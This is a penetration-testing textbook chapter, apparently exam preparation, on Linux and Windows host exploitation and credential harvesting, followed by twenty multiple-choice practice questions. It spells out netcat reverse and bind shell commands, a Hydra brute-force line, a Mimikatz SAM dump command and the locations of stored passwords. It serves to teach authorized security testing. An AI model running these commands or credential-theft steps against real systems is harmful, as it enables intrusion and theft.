Chapter 10

Exploiting Host Vulnerabilities

Outlines

- Linux
- SUID/SGID Programs
- Sticky Bits
- Unsecure SUDO
- Shell Upgrade Attacks
- Ret2libc
- Linux Kernel Exploits
- Windows
- Obtaining Credentials
- cPassword
- Cleartext Credentials in LDAP
- Service Account Attacks and Kerberoasting
- Acquiring and Using Hashes
- Credentials in LSASS
- LSA Secrets
- Unattended Installation
- SAM Database
- DLL Hijacking
- Unquoted Service Paths
- Writeable Services
- Windows Credential Manager
- Windows Kernel Exploits
- Cross-Platform Exploits
- Unsecure File/Folder Permissions
- Stored Credentials
- Key loggers
- Default Account Settings
- SSH
- NETCAT and Ncat
- Metasploit and Remote Access
- Virtualization and Containers, What's the Difference
- Virtual Machine Attacks
- Container Attacks
- Cold-Boot Attacks
- Serial Consoles
- JTAG Debug Pins and Ports
- Attacking Mobile Devices
- Offline Password Cracking
- Credential Testing and Brute-Forcing Too

Linux

Linux comes in a broad variety of flavors, from corporate-oriented distributions like Red Hat Enterprise Linux to cloud platform versions like Amazon Linux. Each distribution and release may behave differently, with different directory structures, configurations, kernels, and other differences. That complexity means that Linux systems can be harder to secure for defenders in a large, diverse environment, but it also means that you will have to be more aware of the differences between Linux versions when you work with them.

SUID/SGID Programs

The set user ID (SETUID, or SUID) and set group ID (GUID) bits tell Linux that the executable file they are set for should be run as the owner of the file, not as the user who launched it. Finding these on a Linux system is easy if you are root; you can simply use the

Find command:

```
find / -perm -4000
```

This shows all SUID files and folders. Setting the UID and GID (User ID and Group ID) bits is also easy to do with chmod by issuing the u+s or g+s flags, and removing them just requires using u-s or g-s as appropriate.

Few common Linux executable can be used for privilege escalation if SUID permission is set. These include cp , find, the Bash shell, more and less , editors like vim and Nano, and even older versions of Nmap! Just finding these applications on a system doesn't guarantee that you'll be able to exploit them, so make sure you look for the SUID or GUID bits.

Sticky Bits

Sticky bits, also known as restricted deletion flags, are permission bits set on files or directories that prevent unprivileged users from deleting or renaming a file or directory unless they own it.

Unsecure SUDO

The Linux Super User Do, or sudo, command allows users to escalate their privileges based on settings found in the sudoers file (typically found in /etc). When the sudo command is called, the sudoers file is checked and rights are granted if they are permitted.

You should always review the sudoers file of a system after you gain access to it to figure out which accounts you may want to target and what rights they have. You may be surprised at what rights have been granted to specific users, particularly in environments where policies are not strictly enforced and access rights are not regularly reviewed.

If you can identify and compromise a sudo -capable user account that can run a program as root, you may be able to use that access to run a shell as root. Access to run Python or

Perl as root is sometimes required for scripts on a system, and an otherwise low-privileged account may have this capability.

Shell Upgrade Attacks

Some Linux systems use restricted shells to keep users in a secure sandbox. Restricted shells limit the commands or applications that can be used. Common examples are found in the Bash shell using rbash or bash -r , in the Korn shell using rksh or ksh -r , and in the Bourne shell and similar shells using sh -r or rsh . Restricted shells commonly prevent users from changing directories, setting PATH or SHELL variables, specifying absolute pathnames, and redirecting output. Some may even add additional limitations, which can be frustrating when attempting to compromise a targeted host from a restricted account!

- Check the commands you can run, particularly looking for SUID commands.
- Check to see if you can use sudo and what sudo commands you can execute.
- Check for languages like Perl, Python, or Ruby that you can run.
- Check to see if you can use redirect operators like | or > and escape characters like single quotes, double quotes, or other execution tags.

Ret2libc

Unlike the exploit methods we have discussed thus far, ret2libc (return to libc) attacks are buffer overflow attacks that target the C library found on many Linux and Unix systems. Modern 64-bit machines that use address space layout randomization (ASLR) make ret2libc attacks far less likely to succeed, making them less useful in many cases.

Linux Kernel Exploits

The Linux kernel is the core of the Linux operating system, and it handles everything from input and output, memory management, and interfacing with the processor to interfacing with peripherals like keyboards and mice. Exploiting the kernel can provide powerful access to a system, making Linux kernel exploits a favorite tool of penetration testers (and other attackers!) when they can be conducted successfully.

Windows

Windows systems continue to make up a majority of corporate workstations and a significant number of servers in many environments. That means that a successful penetration tester needs to know a broad range of common attack and exploit techniques and methods for Windows systems. Just as with the Linux systems you've learned how to target, skills for obtaining passwords and targeting Windows-specific vulnerabilities must be in your toolkit.

Obtaining Credentials

While there are many ways to attack Windows systems, the PenTest+ exam specifically targets a few major methods for test takers. You should be familiar with each of these common targets as well as the typical methods for harvesting credentials from them using Metasploit or similar tools.

cPassword

For years, passwords could be stored as an attribute called cPassword in Windows Group Policy items, making it easier to use those passwords for a preference item. Domain administrators would even use this capability to easily create local administrator accounts using Group Policy. That also made passwords stored in the cPassword accessible to any authenticated user in the domain, where they are stored in a shared directory on the domain controller and they are easily decrypted using a static public key published by Microsoft. cracking cPassword credentials is made even easier by the Group Policy Preferences module in Metasploit (post/windows/gather/credentials/gpp) or via PowerSploit modules like GCachedGPP Password and Get-GPP Password, which can be used on the cPassword values found in $SYSVOL in a file named Groups.xml.

In 2014, Microsoft implemented fixes as part of MS14-025 that helped to close this gap and worked to discourage administrators from using cPassword to store credentials; but in some cases, cPassword may still be used to store passwords.

Cleartext Credentials in LDAP

LDAP, the Lightweight Directory Access Protocol, is built into Active Directory (AD) and is used for authentication for many services in an AD domain. Fortunately for penetration testers, it is also a commonly misconfigured service. In fact, AD doesn't force SSL/TLS by default because of compatibility concerns, and developers who use LDAP commonly often don't use proper security practices for their LDAP authentication. If Group Policy is not configured to prevent it, LDAP Simple Binds will expose credentials by sending them in plain text. This means that passwords can be recovered easily if you can capture LDAP network traffic headed to the AD server.
You can easily check to see if LDAP signing is not being enforced on a Windows domain controller by checking the Directory Service log for event IDs 2886 and 2887. Event 2886 indicates that LDAP signing is not enforced and that cleartext LDAP binds are possible. Event 2887 occurs once every 24 hours and reports how many unsigned and cleartext binds have been handled by the domain controller! As a penetration tester, you may not have access to these logs early in a test, but if you do, simply checking for these two event IDs will let you know if you have found an easy target

Service Account Attacks and Kerberoasting

Service accounts are accounts that exist to run services rather than to allow users to log in. They can be a powerful tool for penetration testers. Because service account passwords often don't expire, compromising a service account can provide long-term access to a system. Kerberoasting is a technique that relies on requesting service tickets for service account service principal names (SPNs). The tickets are encrypted with the password of the service account associated with the SPN, meaning that once you have extracted the service tickets using a tool like Mimikatz, you can crack the tickets to obtain the service account password using offline cracking tools.

1. Scan Active Directory for user accounts with service principal names (SPNs) set.
2. Request service tickets using the SPNs.
3. Extract the service tickets from memory and save to a file.
4. Conduct an offline brute-force attack against the passwords in the service tickets.

Acquiring and Using Hashes

Windows frequently relies on NT LAN Manager (NTLM) password hashes for authentication purposes, and tools like Mimikatz can make retrieving hashes relatively trivial. NTLM hashes are unsalted, meaning that you can frequently crack NTLM hashes to retrieve user passwords—but why bother if you don't actually need the password and can simply use the hash itself by presenting it to a service? Pass-the-hash attacks rely on injecting hashes into LSASS, or presenting NTLM hashes to services like SMB or WMI. This is made easier by the fact that the Sys internals psexec tool can directly accept an NTLM hash as an argument instead of a password.

Credentials in LSASS

The Local Security Authority Subsystem Service (LSASS) enforces security policies on Windows systems. On older versions of Windows, up to and including Windows Server 2008 and Windows 7, LSASS stored passwords in cleartext, allowing them to be easily extracted using Mimikatz or other tools. Newer versions of Windows, including Windows 8 and 10 as well as Server 2012 and 2016, encrypt passwords, making this attack less effective unless you can change Registry settings for Wdigest authentication to cache credentials. Thus, if you encounter an older Windows server or workstation, you can likely use Mimikatz or Metasploit to retrieve credentials easily. If you can gain administrative credentials that provide access to the Registry on a newer system, you can also modify the Registry to enable caching and gain the same access.

LSA Secrets

The LSA secrets Registry location, HKEY_LOCAL_MACHINE/Security/Policy/Secrets, contains the password of the logged-in user in an encrypted form, but the encryption key is stored in the parent Policy key in the Registry. If you gain administrative access to the Registry, you can recover both the encrypted password and its key with ease.

Unattended Installation

Windows Deployment Services (WDS) encodes the local administrator password in either plain text or Base-64 encoded form in multiple locations for unattended system installations. If you gain access to a WDS image, you can find the password stored in the following
locations:
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep.xml
As you might expect, there is a Metasploit module designed specifically to recover passwords used in unattended installations. You can find it in post/windows/gather/ enum_unattend via the Metasploit console.

SAM Database

The Windows Security Accounts Manager (SAM) database is one of the first places that you are likely to target when you gain access to a Windows system. The SAM contains password hashes that can be easily dumped using Mimikatz.

DLL Hijacking

Many Windows applications rely on Dynamic Link Libraries (DLLs) to function. DLLs are modular program elements that can be loaded as they are needed. DLLs are often found with the .dll , .ocx , .cpl , or .drv file name extension, so if you're looking for DLLs to attack, you'll find a lot to work with!
DLL hijacking replaces the original DLL that would be loaded by an application with a malicious DLL.

- Search order hijacking, which takes advantage of the default search order for files that don't have hard-coded locations. Windows will search the directory the application is in, followed by the current directory, the Windows system directory, the Windows directory, and then directories listed in the PATH variable. This means that if you can write to the current directory, you may be able to replace a DLL quite easily.
- Changing the Registry entries for known DLLs (those the system already has registered in a Known DLL directory), or excluding known DLLs from the known DLL directory via the Registry, causing a search to occur.
- Side-loading DLLs by taking advantage of the side-by-side functionality Windows uses when multiple versions of the same DLL are required. This loads DLLs into C:\Windows\WinSxS, and it requires the application to have a manifest that lists the correct DLL—so you'll have to make sure the manifest changes!
- Phantom DLLs, or DLLs that are not necessary for their applications and are no longer found by default on Windows systems, can be exploited by simply providing a DLL, which is then loaded by the application.

Unquoted Service Paths

When Windows systems start a service, the operating system attempts to find the locatiozion of the executable to start it. The secure way to do this is to enclose the executable in quotes, "", but in some cases this isn't done properly. When that occurs, Windows will attempt to locate the executable by checking its entire path. Exploiting this requires first identifying all of the services running on a target and figuring out which services may not be enclosed in quotes.

Writeable Services

Windows services can also be targeted if they provide write permissions to the service or the folder that contains the service. The SysInternals accesschk tool (https://docs.microsoft .com/en-us/sysinternals/downloads/accesschk) provides an easy way to check for permissions that the currently logged-in user can modify.

Windows Credential Manager

The Windows Credential Manager is used to securely store various credentials, like browser passwords and passwords for network resources. Since many users reuse their passwords, using a tool like LaZagne (https://github.com/AlessandroZ/LaZagne) to retrieve the passwords stored in the Credential Manager can provide you with plaintext passwords to try elsewhere on a network or for other web-based services.

Windows Kernel Exploits

Much like Linux, the Windows kernel can be attacked to gain high-level access to Windows systems. Metasploit post/windows/gather/enum_patches module will list any missing Patches, which you can then reference against vulnerability databases to determine if an exploit exists for the unpatched issue. Metasploit also has exploit modules for many of the Windows kernel exploits discovered over time, allowing you to assess flaws and then attempt to exploit them once you have access to the system.

Cross-Platform Exploits

While many host exploits only work on specific applications or operating systems, some flaws work on almost all systems. The most common exploits are those that focus on multiplatform applications, configuration issues like unsecure file or folder permissions, data harvesting opportunities found in configuration fi les, default account settings, and both physical and software keyloggers.

Unsecure File/Folder Permissions

As a penetration tester, you will often find that carefully reviewing the file system of a computer to which you have gained access will provide useful information. User-managed File systems are an easy place to find misconfigured permission structures or fi les and folders whose access rights are overly broad. System administrators aren't immune to this problem, either. In fact, the first step that many administrators will take in troubleshooting is to remove restrictive permissions, and remembering to put them back in place, or putting them back in place properly, is often difficult.

Stored Credentials

In addition to the credentials that operating systems store, many third-party software packages store credentials that you may be able to retrieve. Examples include VNC tools like UltraVNC and RealVNC, both of which store passwords on the local system. PuTTY, the popular SSH client, stores proxy credentials in cleartext in the Windows Registry under HKCU/Software/SimonTatham/Putty/Sessions , and even McAfee's password for its endpoint protection software has been found stored in encrypted form in the SiteList.xml file. All of this means that it may be worth performing a quick search to see if the software installed on a system you have gained access to has a known credential leakage problem!

Key loggers

Keylogger software and hardware can be useful as part of an ongoing exploitation process. Capturing keystrokes provides insight into the actions taken by users, and it can be a valuable source of credentials and other confidential information.

Default Account Settings

Almost every installation or setup guide written for modern systems recommends changing default account settings. Despite this fact, penetration testers consistently discover systems, devices, and applications that continue to have default accounts set up with their original passwords. Default password lists like those found at http://www.defaultpassword.com/ , https://cirt.net/passwords , and many other sites provide an easy way to quickly look up default usernames and passwords for many common network devices and software packages.

SSH

Many penetration testers will use SSH as a default method of remote access, since it is encrypted and SSH connections to Linux servers and devices are quite common. While many Linux systems provide an SSH service, SSH can also be very handy for port forwarding when pivoting. A simple ssh remote port forward command can be used to forward remote port A to the attacker on port B. ssh –R [port A]:[host1]:[port B] [user]:[host2]
Similar techniques can be used to forward traffic through ssh tunnels, hiding attack traffic from defenders.
Capturing SSH keys that are set up not to require a password, capturing the password to an SSH key, or cracking it can all be useful techniques when conducting host exploitation, so it is worth checking to see what exists in a user's ./ssh directory if you have access to it.

NETCAT and Ncat

NETCAT is also popular as a remote access tool, and its small footprint makes it easily portable to many systems during a penetration test. Setting up a reverse shell with

NETCAT on Linux is easy:

nc [IP of remote system] [port] -e /bin/sh

Windows reverse shells use almost the same command:

nc [IP of remote system] [port] -e cmd.exe

As you might expect, it is also easy to set NETCAT up as a listener using nc -l -p [port] , but you may want to hook a shell directly to it. That's as simple as adding a shell to execute:

nc -l -p [port] -e /bin/sh


Metasploit and Remote Access

Fortunately, Metasploit makes it easy to set up remote shell access. A variety of remote shell modules are built in, including both bind shells, which create a shell that is accessible by connecting to a service port, and reverse shells, which connect back to a system of the penetration tester's choice. You can find many of them under payload/windows/ or payload/linux, depending on the operating system you are targeting.

Virtualization and Containers, What's the Difference?

A virtual machine is a complete system running in a virtual environment, including emulated hardware that makes the operating system and applications believe they are running on an actual system.

Containers run on a physical server and operating system, and they share the host operating system's kernel **(and typically binaries and libraries) in a read-only mode.** Containers allow you to **isolate applications or services while being lighter weight than a full virtual machine.** Containers are often managed as a swarm, making it easier to manage them as a **single virtual system.**



Virtual Machine Attacks

Attacking individual virtual machines normally follows the same process that attacks against a physical system would. In fact, in many cases you won't know if you're attacking a virtual machine, a container, or a physical machine until you have compromised it (and perhaps not even then!). If you suspect that you have compromised a virtual machine, you can look for common signs that the system is virtual, including the hardware that is presented to the operating system. In many cases, checking for the network interface card, or for virtualization plug-ins like VMware tools or VirtualBox extensions, can tell you if you have compromised a VM.

Kali : ls -l /dev/disk/by-id

Container Attacks

Attacks against OS-level virtualization tools like Docker often start by compromising the application that is running in the container. Typical penetration testing processes can be used, including port and vulnerability scanning and service exploitation. Once you have compromised a container, you can then attempt to access the container's host—in fact, in some cases, like the vulnerable Docker instance that Not So Secure provides, you can simply run the Docker client from one of the vulnerable Docker containers and connect to the Docker daemon running on the virtual machine! As with most penetration testing efforts, you should carefully document the environment, check for misconfigurations and exposed or vulnerable services, and then pivot as you gain further access.

Cold-Boot Attacks

Cold-boot attacks are used to capture encryption keys from a running system. Two primary methods have been used for cold-boot attacks: removing memory modules from a running system and placing them in a system under the attacker's control to capture memory contents, and performing a cold-boot (full shutdown and restart) with a removable drive used to load an operating system that can read the contents of pre-boot physical memory.

Serial Consoles

Physical access to hardware like network devices, Internet of Things (IoT) devices, and a multitude of other systems is accomplished via a serial connection that can provide console access. Penetration testers who can gain access to systems can sometimes find unsecured or insecure system or administrative access via serial consoles. In most cases, a serial console uses either a traditional 9-pin serial port or an RJ45 network port style connection directly to a device, allowing console access. Once you have found a device and have identified the manufacturer and type of device, you can typically find manuals that will provide details for how to connect to the serial console, default passwords (if they are even required), and what types of commands you can use from the console. With that information in hand, you may be able to take a variety of actions.

JTAG Debug Pins and Ports

JTAG is an industry standard for hardware debug ports that provide serial connections. Hardware hackers, including curious penetration testers, can use JTAG debug test pins to conduct physical hardware attacks on devices including routers, IoT devices, and anything else that you can find JTAG pins or ports on! JTAG is named after the Joint Test Action Group, but JTAG itself doesn't mean "Joint Test Action Group"—it's just an industry standard for the hardware debug port itself! JTAG attacks are often used to recover firmware from devices, allowing you to analyze the device's operating system and software for vulnerabilities and security issues like embedded passwords or back doors. JTAG access can also allow you to use built-in debugging tools to craft more capable attacks by using the same tools developers did to test the device.

Attacking Mobile Devices

Compromising mobile devices is a less common path for most penetration testers. In many cases mobile devices are personally owned, which often removes them from the scope of a penetration test. Mobile device pen-testing can also involve the devices, management tools, and applications. The PenTest+ exam objectives primarily focus on Android application testing tools, but iOS application attacks are similar.

- **Drozer, an Android security assessment framework.** Drozer has existing exploits built in and is designed to help assess the security posture of Android applications. The Drozer site also provides Sieve, an application that includes common Android security issues, allowing you to learn how to test Android security using a test application. You can find Drozer at https://labs.mwrinfosecurity.com/tools/drozer/. Using Drozer is as simple as setting it up, installing the drozer agent and launching it, then using Drozer's modules to test for an application's attack surface, and finally using various modules to test the application based on the attack surface you discover.

- **APKX**, a wrapper for various Java decompilers and DEX converters that allows you to extract Java source code from Android packages. If you want to directly analyze Java code inside of an APK, APKX provides a convenient way to do so. You can find it at https://github.com/b-mueller/apkx.

- **APK studio is** an integrated development environment (IDE) designed for reverse engineering Android applications. APK studio hasn't been updated since 2015 as of the writing of this book, but you can find it at https://github.com/vaibhavpandeyvpz/apkstudio.

Offline Password Cracking

When you capture hashed passwords, or passwords stored in a secure password storage scheme, you will need to use a password recovery tool. These offline password-cracking tools use a variety of cracking schemes to find the passwords that match a given hash using brute-force mechanisms. Common password-cracking tools include these:

- **Hashcat,** a password-cracking utility that uses graphics processing units (GPUs) to crack passwords at a very high rate of speed. Hashcat is much faster than traditional tools like John the Ripper, which are CPU-bound, making it a tool of choice if you have access to appropriate hardware.

- **RainbowCrack,** a cracking package based on rainbow tables and available for Windows and Linux. Rainbow tables are pre-computed tables that allow you to search for a given hash rather than brute-force cracking it.

- **John the Ripper** has been the go-to password recovery tool for pen-testers for years, and it provides a wide range of functionality. Often simply referred to as "John," it auto detects many common hashes while providing support for modern Linux and Windows password hashes, as well as custom dictionaries and other features.

Credential Testing and Brute-Forcing Tools

Interactive or online testing tools typically focus on login brute-forcing. They attempt to log into systems using a variety of username and password combinations until they are successful. Obviously, any reasonably well-instrumented system is going to send out alarms or block attacks like this, but many desktops and even some servers may not be set up to detect or take action against brute-force attacks, making tools like these relevant if you can use them without being detected.

- **Hydra , often known as thc-hydra, is a brute-force dictionary attack tool that is designed to work against a variety of protocols and services, including SSH, http/https, SMB, and even databases. Basic Hydra usage is simple:**
  hydra -l [userid] -p [wordlist] [target ip] -t [timing] [protocol]
- **Medusa, much like Hydra, is a brute-force login attack tool that supports a variety of protocols and services. In general, if Hydra works for you, you won't need to use Medusa, as the functionality is very similar, but Medusa does have some specific improved features. Details can be found at http://foofus.net/goons/jmk/medusa/medusa.html.**

- **Patator is another tool in the same class as Hydra and Medusa. It can brute-force a variety of protocols and services but can be more difficult to use—in fact, the author describes it as "less script kiddie friendly." This means that the user is required to do more filtering based on result codes. In exchange, Patator provides a variety of features.**

Questions

1. Scott wants to crawl his penetration testing target's website and then build a wordlist using the data he recovers to help with his password cracking efforts. Which of the following tools should he use?
A. DirBuster
B. CeWL
C. OLLY
D. Grep-o-matic

2. Michelle wants to attack the underlying hypervisor for a virtual machine. What type of attack is most likely to be successful?
A. Container escape
B. Compromise the administrative interface
C. Hypervisor DoS
D. VM escape

3. Jacob runs ls -l on a file and sees the following listing. What does he know about chsh?
-rwsr-xr-x 1 root root 40432 Sep 27 2017 chsh
A. It can be used for privilege escalation.
B. It allows a reverse shell.
C. It is a SUID executable.
D. None of the above.

4. Chris wants to acquire a copy of the Windows SAM database from a system that he has compromised and is running the Metasploit Meterpreter on. What Mimikatz command will allow him to do this?
A. meterpreter> mimikatz_command -f samdump::hashes
B. meterpreter> msv
C. meterpreter> mimikatz_command -f samdump::passwords
D. meterpreter> Kerberos

5. Susan wants to use a web application vulnerability scanner to help map an organization'sweb presence and to identify existing vulnerabilities. Which of the following tools is best suited to her needs?
A. Paros
B. CUSpider
C. Patator
D. w3af
6. Where is the list of Linux users who can use elevated privileges via sudo typically found?
A. /bin/sudo
B. /etc/passwd
C. /etc/sudoers
D. /usr/sudoers

7. Ben wants to conduct a DLL hijacking attack. Which directory will Windows search first for a DLL if it does not have a specific known location for it?
A. The Windows directory
B. The Windows system directory
C. The directory the application is in
D. The current directory

8. Where are the LSA Secrets stored on a Windows system?
A. The $System folder
B. The Registry
C. The System32 folder
D. They are only stored on an Active Directory controller.

9. What technique is required to use LSASS to help compromise credentials on a modern Windows system?
A. Set storage to “unencrypted.”
B. Enable LSASS legacy support.
C. Turn on WDigest.
D. Disable LSASS 2.0.

Use the following scenario for questions 10–12.
Charlene has been tasked with continuing the exploitation process of a Windows 2012 server for which a fellow penetration tester has acquired user-level credentials. She knows that the server is fully patched and does not have exposed vulnerable services. Her goal is to obtain administrative access to the server.

10. Charleen wants to conduct an attack that leverages unquoted service paths. Which of thefollowing users is the most desirable to see listed under “Log On As” in the Services controlpanel?
A. The service’s service account
B. system
C. root
D. poweruser

11. Charleen wants to attempt a kerberoasting attack. What should her first step be to accomplish this attack?
A. Identify the domain's Kerberos server IP address.
B. Retrieve SPN values.
C. Capture NTLM hashes from the wire.
D. Extract service tickets from memory.

12. Charleen has captured NTLM hashes and wants to conduct a pass-the-hash attack. Unfortunately, she doesn't know which systems on the network may accept the hash. What tool could she use to help her conduct this test?
A. Hashcat
B. smbclient
C. Hydra
D. None of the above

13. Alice has deployed physical keyloggers to target systems. What issue is most commonly associated with physical keyloggers?
A. Hardware failure
B. Discovery
C. Software-based detection
D. Storage exhaustion

14. Why is JTAG access particularly useful for penetration testers who have physical access to systems?
A. It provides unauthenticated remote access.
B. JTAG offers debug access directly to memory.
C. JTAG is automatically logged in as root.
D. JTAG provides detailed system logging.

15. What is required for Jason to conduct a cold-boot attack against a system?
A. Remote access
B. Temperatures below 32 degrees Celsius
C. Physical access
D. The system must have been off for more than 30 minutes.

16. While Angela is conducting a penetration test, she gains access to a Windows Deployment Services server for her target organization. What critical information can she expect to obtain from the unattended installation files she finds there?
A. Domain administrator passwords
B. Local user passwords
C. Local administrator passwords
D. Domain user passwords

17. What vulnerability should Charles target if he discovers a service with the following line in its system invocation?
Pathvariable = "C:\Program Files\Common Files\exampleapp\example.exe"
A. DLL hijacking
B. Writeable service
C. Modified plain text
D. Unquoted service path

18. Selah wants to use a brute-force attack against the SSH service provided by one of her targets.
Which of the following tools is not designed to brute-force services like this?
A. Patator
B. Hydra
C. Medusa
D. Minotaur

19. After compromising a remote host, Cameron uses ssh to connect to port 4444 from his penetration testing workstation. What type of remote shell has he set up?

A. A reverse shell
B. A root shell
C. A bind shell
D. A blind shell

20. Jim wants to crack the hashes from a password file he recovered during a penetration test. Which of the following methods will typically be fastest, presuming he knows the hashing method and has the appropriate files and tools to take advantage of each tool?

A. John the Ripper
B. Rainbow Crack
C. Hashcat
D. CeWL